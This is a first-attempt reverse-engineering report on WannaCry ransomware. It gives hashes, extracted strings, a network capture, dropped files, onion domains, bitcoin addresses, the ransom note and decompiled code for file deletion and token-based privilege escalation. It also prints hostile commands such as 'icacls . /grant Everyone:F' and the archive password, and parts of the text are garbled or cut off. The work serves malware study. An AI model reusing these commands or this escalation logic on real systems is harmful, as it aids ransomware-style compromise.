

reverse engineering wannacry ransomware report

note: this is my first malware analysis report so it's may not be
the best


all rights reserved to:t@mersh

malware Composition

sha-256 hash: 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

The WannaCry ransomware attack was a global epidemic that took place in May 2017. This ransomware attack spread through computers operating Microsoft Windows. User's files were held hostage, and a Bitcoin ransom was demanded for their return. Were it not for the continued use of outdated computer systems and poor education around the need to update software, the damage caused by this attack could have been avoided.

wannacry was written in c++



malware Composition

file name	sha256
wannacry.exe	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
tasksche.exe	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
taskhsvc.exe	e48673680746fbe027e8982f62a83c298d6fb46ad9243de8e79b7e5a24dcd4eb

static analysis

basic static analysis

i extracted the strings from floss with the command

```
floss wannacry.exe > output.txt
```

```
InternetCloseHandle  
InternetOpenUrlA  
InternetOpenA
```

```
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
```

1. tasksche.exe file creation and putting attrib +h which is turning the folder hidden.
2. grant everyone which gives full permissions to all users
3. internet api's for communication with the URL















```
232 cmd.exe /c "%s"  
233 115p7UMMngo1pMvKpHijcRdfJNXj6LrLn  
234 12t9YDPgwueZ9NyMgw519p7AA8isj76SMw  
235 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94  
236 Global\MsWinZonesCacheCounterMutexA  
237 tasksche.exe  
238 TaskStart  
239 t.wnry  
240 icacls . /grant Everyone:F /T /C /Q  
241 attrib +h .  
242 WNCry82o17
```

network analysis

wireshark analysis with inetsim on

the ransomware is trying to connect the host

1 0.000000	192.168.169.128	192.168.169.1	TCP	74 34046 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2635451660 TSecr=0 WS=128
2 2.942620	192.168.169.128	192.168.169.1	TCP	74 34048 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2635454603 TSecr=0 WS=128
3 3.968053	192.168.169.128	192.168.169.1	TCP	74 [TCP Retransmission] 34048 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2635455629 TSecr=0 WS=128
4 4.208839	192.168.169.132	192.168.169.128	DNS	109 Standard query 0x3a04 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com
5 4.214195	192.168.169.128	192.168.169.132	DNS	125 Standard query response 0x3a04 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com A 192.168.169.128
6 4.222201	192.168.169.132	192.168.169.128	TCP	66 50683 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
7 4.222354	192.168.169.128	192.168.169.132	TCP	66 80 → 50683 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
8 4.222443	192.168.169.132	192.168.169.128	TCP	54 50683 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
9 4.222591	192.168.169.132	192.168.169.128	HTTP	154 GET / HTTP/1.1

 msg	1/22/2024 7:39 PM	File folder	
 TaskData	1/22/2024 7:39 PM	File folder	
 00000000.eky	1/22/2024 7:39 PM	EKY File	0 KB
 00000000.pky	1/22/2024 7:39 PM	PKY File	1 KB
 00000000.res	1/22/2024 7:39 PM	Compiled Resourc...	1 KB
 b.wnry	5/11/2017 9:13 PM	WNRy File	1,407 KB
 c.wnry	1/22/2024 7:39 PM	WNRy File	1 KB
 r.wnry	5/11/2017 4:59 PM	WNRy File	1 KB
 s.wnry	5/9/2017 5:58 PM	WNRy File	2,968 KB
 t.wnry	5/12/2017 3:22 AM	WNRy File	65 KB
 taskdl.exe	5/12/2017 3:22 AM	Application	20 KB
 tasksche.exe	1/22/2024 7:39 PM	Application	3,432 KB
 taskse.exe	5/12/2017 3:22 AM	Application	20 KB
 u.wnry	5/12/2017 3:22 AM	WNRy File	240 KB

i found that the tasksche.exe file got created in C:\ProgramData\tmfhzntcod829

as a hidden folder along with

all the malware data

but the files are protected with a

password previously when i extracted the strings

from the malware we can see a strange string




“WNcry@2oI7” and this is looks like a password i tried

and it worked

file	sha-256
b.wnry - wannacry famous system wallpaper	d5e0e8694ddc0548d8e6b87c83d50f4ab85c1debadb106d6a6a794c3e746f4fa
c.wnry - list of the TOR domains	055c7760512c98c8d51e4427227fe2a7ea3b34ee63178fe78631fa8aa6d15622
f.wnry - contains the free decrypted files paths	8b6836c460abdda113f788b4e5005ee6e264e4c7fcc7a93f55bd78437f018872
r.wnry - Q&A text about the malware	402751fa49e0cb68fe052cb3db87b05e71c1d950984d339940cf6b29409f2a7c
s.wnry - contains the TOR browser data	e18fdd912dfe5b45776e68d578c3af3547886cf1353d7086c8bee037436dff4b
t.wnry - encrypted file	97ebce49b14c46bebc9ec2448d00e1e397123b256e2be9eba5140688e7bc0ae6
taskdl.exe - delete system files and encrypts them	4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79
taskse.exe - getting system privileges for the malware	2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d
u.wnry - @wanaDecrypt@r files	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

b.wnry

When i opened this file we could see that it's file signature in BM6 which is an image so i changed the file extension from wnry to jpg and boom we could see the image now



c.wnry

[illegible]

when i opened this text file i saw the onion domain urls of the malware

1. gx7ekbenv2riucmf.oniongx7ekbenv2riucmf.onion
2. 57g7spgrzlojinaz.onion
3. xxlvbrloxvriy2c5.onion
4. 76jdd2ir2embyv47.onion
5. cwwnhwh1z52maq7.onion

f.wnry


when were on the ransom window

we can see the decrypt file


which is decrypting some of the files for free

and all of the files paths are written into the f.wnry

```
1 C:\Users\tojm\Desktop\HowToInstall.txt.WNCRY
2 C:\Users\tojm\Desktop\IDA Pro 7.6\ida_plugin\idasdk\include\err.h.WNCRY
3 C:\Users\tojm\Desktop\IDA Pro 7.6\ida_plugin\idasdk\ldr\elf\common.cpp.WNCRY
4 C:\Users\tojm\Desktop\IDA Pro 7.6\ida_plugin\idasdk\module\fm2mc\emu.cpp.WNCRY
5 C:\Users\tojm\Desktop\IDA Pro 7.6\ida_plugin\idasdk\module\tms320c3\emu.cpp.WNCRY
6 C:\Users\tojm\Desktop\IDA Pro 7.6\ida_plugin\idasdk\plugins\callee\callee.cpp.WNCRY
7 C:\Users\tojm\Desktop\theZoo-master\malware\Binaries\Trojan.Sinowal\Trojan.Sinowal.zip.WNCRY
8 C:\Users\tojm\Desktop\theZoo-master\malware\Binaries\WM.Concept.A\WM.Concept.A.zip.WNCRY
9 C:\Users\tojm\Desktop\theZoo-master\malware\Source\Original\Rovnix\Rovnix.zip.WNCRY
10 C:\Users\All Users\chocolatey\lib\pebear\tools\capstone_LICENSE.TXT.WNCRY
11
```



r.wnry





```
C:\ProgramData\tmfhntcod829v.rwnry - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log flossOut.txt flossOut.txt wannacrstrings.txt c.wnry f.wnry r.wnry
1 Q: What's wrong with my files?
2
3 A: Oops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
4 If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
5 Let's start decrypting!
6
7 Q: What do I do?
8
9 A: First, you need to pay service fees for the decryption.
10 Please send %s to this bitcoin address: %s
11
12 Next, please find an application file named "%s". It is the decrypt software.
13 Run and follow the instructions! (You may need to disable your antivirus for a while.)
14
15 Q: How can I trust?
16
17 A: Don't worry about decryption.
18 We will decrypt your files surely because nobody will trust us if we cheat users.
19
20
21 * If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
22
```

I don't have much to explain but this is just the Q&A about the malware

s.wnry

this includes the TOR browser data
when opening the ascii view of the file
at the file signature we can see PK
which is a zip file so i opened it and
i found this



```
swprintf(local_66c, 0x403040, local_464, u_.WNCRYT_00403050);
```

taskdl.exe reversing

we can see that the exe trying to get the

logical drivers of the machine and it's

type(hard drive,usb,ram disk, or network drive)

let's continue and get into FUN_00401080

first when i opened it i could see swprint with u.wnry inside of it

and u.wnry includes the encryptor fles

inside we can find a lot of api's especially FindNextFileW

and DeleteFileW so we can assume that this exe deletes the files

from the computer and encrypts them

```
DWORD DVar1;
```

```
UINT UVar2;
```

```
int iVar3;
```

```
undefined4 uStack_8;
```

```
undefined4 uStack_4;
```

```
DVar1 = GetLogicalDrives();
```

```
iVar3 = 0x19;
```

```
do {
```

```
    uStack_4 = DAT_00403064;
```

```
    uStack_8 = CONCAT22((short)((uint)DAT_00403060 >> 0x10), (short)iVar3);
```

```
    if ((DVar1 >> ((byte)iVar3 & 0x1f) & 1) != 0) {
```

```
        UVar2 = GetDriveTypeW((LPCWSTR)&uStack_8);
```

```
        if (UVar2 != 4) {
```

```
            FUN_00401080(iVar3);
```

```
            Sleep(10);
```

```
        }
```

```
    }
```

```
    swprintf(local_66c, 0x403034, local_464, local_25c + 0x2c);
```

```
    std::basic_string<>::_Tidy(abStack_67c, false);
```

```
    sVar3 = wcslen(local_66c);
```

```
    bVar2 = std::basic_string<>::_Grow(abStack_67c, sVar3, true);
```

```
    if (bVar2) {
```

```
        FUN_00401330(puStack_678, local_66c, sVar3);
```

```
        std::basic_string<>::_Eos(abStack_67c, sVar3);
```

```
    }
```

```
    local_4._0_1_ = 1;
```

```
    FUN_004013d0(local_68c, local_684, (basic_string<> *)0x1, abStack_67c);
```

```
    local_4 = (uint)local_4._1_3_ << 8;
```

```
    std::basic_string<>::_Tidy(abStack_67c, true);
```

```
    BVar4 = FindNextFileW(hFindFile, (LPWIN32_FIND_DATAW)local_25c);
```

```
    while (BVar4 != 0);
```

```
    FindClose(hFindFile);
```

```
    iVar6 = 0;
```

```
    for (uVar8 = 0;
```

```
        (pbVar1 = local_684, pbVar5 = local_688, pbVar7 = local_688,
```

```
        local_688 != (basic_string<> *)0x0 && (uVar8 < (uint)((int)1
```

```
        ); uVar8 = uVar8 + 1) {
```

```
        lpFileName = *(LPCWSTR *) (local_688 + iVar6 + 4);
```

```
        if (*(LPCWSTR *) (local_688 + iVar6 + 4) == (LPCWSTR)0x0) {
```

```
            lpFileName = (LPCWSTR)_C_exref;
```

```
        }
```

```
        BVar4 = DeleteFileW(lpFileName);
```

```
        if (BVar4 != 0) {
```

```
            local_690 = local_690 + 1;
```



taskse.exe

We can see from all of the api's going in there that the exe
trying to get admin privileges by adjusting the admin token
duplicate it and create another process with the same
settings as admin

```
int *piVar1;  
uint uVar2;  
  
piVar1 = (int *)__p__argc();  
if (*piVar1 < 2) {  
    return 0;  
}  
__p__argv();  
uVar2 = FUN_00401420();  
return uVar2;  
}
```

```
if ((pHVar1 != (HMODULE)0x0) ||  
    (pHVar1 = LoadLibraryA(s_advapi32.dll_00403150), pHVar1 != (HMODULE)0x0)) {  
    local_44 = GetProcAddress(pHVar1, s_OpenProcessToken_0040313c);  
    local_88 = GetProcAddress(pHVar1, s_LookupPrivilegeValueA_00403124);  
    local_6c = GetProcAddress(pHVar1, s_AdjustTokenPrivileges_0040310c);  
    local_64 = GetProcAddress(pHVar1, s_DuplicateTokenEx_004030f8);  
    local_58 = GetProcAddress(pHVar1, s_CreateProcessAsUserA_004030e0);  
    if (((local_44 != (FARPROC)0x0) &&  
        (((local_88 != (FARPROC)0x0 && (local_6c != (FARPROC)0x0)) && (local_64 != (FARPROC)0x0)  
        && (local_58 != (FARPROC)0x0)))))) &&  
        ((pHVar1 = GetModuleHandleA(s_kernel32.dll_004030d0), pHVar1 != (HMODULE)0x0) ||  
        (pHVar1 = LoadLibraryA(s_kernel32.dll_004030d0), pHVar1 != (HMODULE)0x0))) {  
        local_60 = GetProcAddress(pHVar1, s_WTSGetActiveConsoleSessionId_004030b0);  
        local_5c = GetProcAddress(pHVar1, s_GetCurrentProcess_0040309c);  
        local_38 = GetProcAddress(pHVar1, s_CloseHandle_00403090);  
        if ((local_60 != (FARPROC)0x0) &&  
            (((local_5c != (FARPROC)0x0 && (local_38 != (FARPROC)0x0)) &&  
            (pHVar1 = GetModuleHandleA(s_userenv.dll_00403084), pHVar1 != (HMODULE)0x0) ||  
            (pHVar1 = LoadLibraryA(s_userenv.dll_00403084), pHVar1 != (HMODULE)0x0)))))) {  
            local_7c = GetProcAddress(pHVar1, s_CreateEnvironmentBlock_0040306c);  
            local_70 = GetProcAddress(pHVar1, s_DestroyEnvironmentBlock_00403054);  
            if (((local_7c != (FARPROC)0x0) && (local_70 != (FARPROC)0x0)) &&  
                ((pHVar1 = GetModuleHandleA(s_wsapi32.dll_00403044), pHVar1 != (HMODULE)0x0) ||  
                (pHVar1 = LoadLibraryA(s_wsapi32.dll_00403044), pHVar1 != (HMODULE)0x0)))) &&  
                (pFVar2 = GetProcAddress(pHVar1, s_WTSQueryUserToken_00403030), pFVar2 != (FARPROC)0x0)) {  
                local_8 = 0;  
                iVar3 = (*local_5c)(0x28, slocal_3c);  
                iVar3 = (*local_44)(iVar3);
```

u.wnry



when i opened the file on cff explorer and went to the Resource Editor when i opened the icon folder i saw immediately the @wanacryptor@.exe and if we explore more we can see its files

x64dbg

while debugging i found the 3 bitcoin address of the ransomware and it is in randomize order everytime you open the virus

- <https://blockchain.info/address/115p7UMMngo1pMvKpHijcRdfJNXj6LrLn>
- <https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw>
- <https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94>

```
00401E80  C745 F4 88F44000  mov dword ptr ss:[ebp-C],ed01ebfbc9eb5b  40F488: "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
00401E87  C745 F8 64F44000  mov dword ptr ss:[ebp-8],ed01ebfbc9eb5b  40F464: "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw"
00401E8E  C745 FC 40F44000  mov dword ptr ss:[ebp-4],ed01ebfbc9eb5b  40F440: "115p7UMMngo1pMvKpHijcRdfJNXj6LrLn"
00401E95  58 30F15555      58 30F15555
```



ghidra debugging

ghidra analysis when

